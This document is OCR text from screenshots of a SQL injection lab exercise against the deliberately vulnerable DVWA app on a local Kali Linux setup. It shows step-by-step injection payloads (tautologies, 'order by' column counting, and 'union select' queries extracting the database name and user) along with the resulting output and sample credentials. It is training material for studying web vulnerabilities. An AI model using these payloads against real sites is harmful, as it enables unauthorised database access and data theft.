
Results for "test' or '1'='1".27 records found.


Username=admin
Password=admin
Signature=g0t r00t?


Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk

Username=jeremy
Password=password
Signature=d1373 1337 speak


192.168.1.8/dvwa/vulnerabilities/sqli/?id=5&Submit=Submit#
150%
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
*Untitled 1 - Mousepad
File Edit Search View Document Help
CT Name,Surname FROM accounts where ID = '2' and '1'='1'
nd '1'='1
Home
Instructions
Setup
Brute Force


Damn Vulnera
192.168.1.8/dvwa/vulnerabilities/sqli/?id=2'+and+'1'%3D'2&Submit=Submit#
150%
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
*Untitled 1 - Mousepad
File Edit Search View Document Help
SELECT Name,Surname FROM accounts where ID = '2' and '1'
2' and '1'='1
2' order by 1 -- '
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion


Kali Linux, an Off
192.168.1.8/dvwa
192.168.1.8/dvwa/vulnerabilities/sqli/?id=2'+order+by+3+--+'&Submit=Su
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Securit
Unknown column '3' in 'order clause'

192.168.1.8/dvwa/vulnerabilities/sqli/?id=2'+order+by+2+--+'&Submit=Submit# 150%

Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

*Untitled 1 - Mousepad

File Edit Search View Document Help

```
SELECT Name,Surname FROM accounts where ID = '2' and '1'

2' and '1'='1

2' order by 1 -- '

2' union select 1,2 -- '
```

- Home
- Instructions
- Setup

- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected

Vulnerability: SQL Injection


User ID:

Submit

```
ID: 2' union select 1,2 -- '
First name: Gordon
Surname: Brown

ID: 2' union select 1,2 -- '
First name: 1
Surname: 2
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection


vulnerabilities/sqli/?id=2'+union+select+1%2C2+--+'&Submit=Submit#
150%
ali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
*Untitled 1 - Mousepad
File Edit Search View Document Help
SELECT Name,Surname FROM accounts where ID = '2' and '1'
2' and '1'='1
2' order by 1 -- '
2' union select 1,2 -- '
2' union select database(),user() -- '

Vulnerability: SQL Injection

User ID:

Submit

```
ID: 2' union select database(),user() -- '
First name: Gordon
Surname: Brown

ID: 2' union select database(),user() -- '
First name: dvwa
Surname: root@localhos
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Kali Linux, an Off × | Damn Vulnerab × | +

192.168.1.8/dvwa/vulnerabilities/sqli/?id=2'+union+select+database()%2Cuser()+--+'&Submit=Submit# 150%

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB | MSFU

